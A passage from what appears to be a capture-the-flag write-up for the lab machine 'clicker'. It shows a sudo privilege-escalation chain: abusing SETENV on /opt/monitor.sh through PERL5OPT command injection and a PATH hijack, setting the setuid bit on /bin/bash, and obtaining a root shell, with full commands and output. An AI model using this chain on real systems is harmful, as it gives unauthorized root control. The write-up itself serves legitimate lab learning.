System information as of Tue Aug 27 04:31:30 PM UTC 2024  
System load: 0.0  
Usage of /: 53.3% of 5.77GB  
Memory usage: 19%  
Swap usage: 0%  
Processes: 245  
Users logged in: 0  
IPv4 address for eth0: 10.10.11.232  
IPv6 address for eth0: dead:beef::250:56ff:fe94:eb15  
Expanded Security Maintenance for Applications is not enabled.  
0 updates can be applied immediately.  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
To run a command as administrator (user "root"), use "sudo <command>". See the manual that corresponds to your Linux distribution.  
See "man sudo_root" for details.  
jack@clicker:~$ | /tmp$
```

Privilege Escalation

1) Found sudo permissions

```
jack@clicker:~$ sudo -l  
Matching Defaults entries for jack on clicker:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, use_pty  
  
User jack may run the following commands on clicker:  
    (ALL : ALL) ALL  
    (root) SETENV: NOPASSWD: /opt/monitor.sh
```

2) Checked the script

```

jack@clicker:~$ cat /opt/monitor.sh
#!/bin/bash
if [ "$EUID" -ne 0 ]
then echo "Error, please run as root"
exit
fi

set PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
unset PERLLIB;
unset PERLLIB;

data=$(/usr/bin/curl -s http://clicker.htb/diagnostic.php?token=secret_diagnostic_token);
/usr/bin/xml_pp <<< $data;
if [[ $NOSAVE == "true" ]]; then
exit;
else
timestamp=$(/usr/bin/date +%s)
/usr/bin/echo $data > /root/diagnostic_files/diagnostic_${timestamp}.xml
fi
jack@clicker:~$ |

```

3) Found a way to run commands using perl by changing env variables

<https://www.elttam.com/blog/env/>

```

jack@clicker:~$ sudo PERL5OPT='-Mbase;print(`id`)' /opt/monitor.sh
uid=0(root) gid=0(root) groups=0(root)
<?xml version="1.0"?>
<data>
  <timestamp>1724776659</timestamp>
  <date>2024/08/27 04:37:39pm</date>
  <php-version>8.1.2-1ubuntu2.14</php-version>
  <test-connection-db>OK</test-connection-db>
  <memory-usage>395608</memory-usage>
  <environment>
    <APACHE_RUN_DIR>/var/run/apache2</APACHE_RUN_DIR>
    <SYSTEMD_EXEC_PID>1162</SYSTEMD_EXEC_PID>
    <APACHE_PID_FILE>/var/run/apache2/apache2.pid</APACHE_PID_FILE>
    <JOURNAL_STREAM>8:24913</JOURNAL_STREAM>
    <PATH>/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin</PATH>
    <INVOCATION_ID>3831ed14bf4f462487c742d62cddc2da</INVOCATION_ID>
    <APACHE_LOCK_DIR>/var/lock/apache2</APACHE_LOCK_DIR>
    <LANG>C</LANG>
    <APACHE_RUN_USER>www-data</APACHE_RUN_USER>
    <APACHE_RUN_GROUP>www-data</APACHE_RUN_GROUP>
    <APACHE_LOG_DIR>/var/log/apache2</APACHE_LOG_DIR>
    <PWD>/</PWD>
  </environment>
</data>
jack@clicker:~$

```

```

jack@clicker:~$ cat shell
#!/bin/bash
chmod +s /bin/bash
jack@clicker:~$ chmod +x shell
jack@clicker:~$ sudo PATH=.:$PATH PERL5OPT='-Mbase;print(`shell`)' /opt/monitor.sh
<?xml version="1.0"?>
<data>
  <timestamp>1724777183</timestamp>
  <date>2024/08/27 04:46:23pm</date>
  <php-version>8.1.2-1ubuntu2.14</php-version>
  <test-connection-db>OK</test-connection-db>
  <memory-usage>392704</memory-usage>
  <environment>
    <APACHE_RUN_DIR>/var/run/apache2</APACHE_RUN_DIR>
    <SYSTEMD_EXEC_PID>1162</SYSTEMD_EXEC_PID>
    <APACHE_PID_FILE>/var/run/apache2/apache2.pid</APACHE_PID_FILE>
    <JOURNAL_STREAM>8:24913</JOURNAL_STREAM>
    <PATH>/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin</PATH>
    <INVOCATION_ID>3831ed14bf4f462487c742d62cddc2da</INVOCATION_ID>
    <APACHE_LOCK_DIR>/var/lock/apache2</APACHE_LOCK_DIR>
    <LANG>C</LANG>
    <APACHE_RUN_USER>www-data</APACHE_RUN_USER>
    <APACHE_RUN_GROUP>www-data</APACHE_RUN_GROUP>
    <APACHE_LOG_DIR>/var/log/apache2</APACHE_LOG_DIR>
    <PWD>/</PWD>
  </environment>
</data>
jack@clicker:~$ ls /bin/bash
/bin/bash
jack@clicker:~$ /bin/bash -s
bash-5.1$ exit
exit
jack@clicker:~$ ls /bin/bash -al
-rwsr-sr-x 1 root root 1396520 Jan  6  2022 /bin/bash
jack@clicker:~$ /bin/bash -p
bash-5.1#

```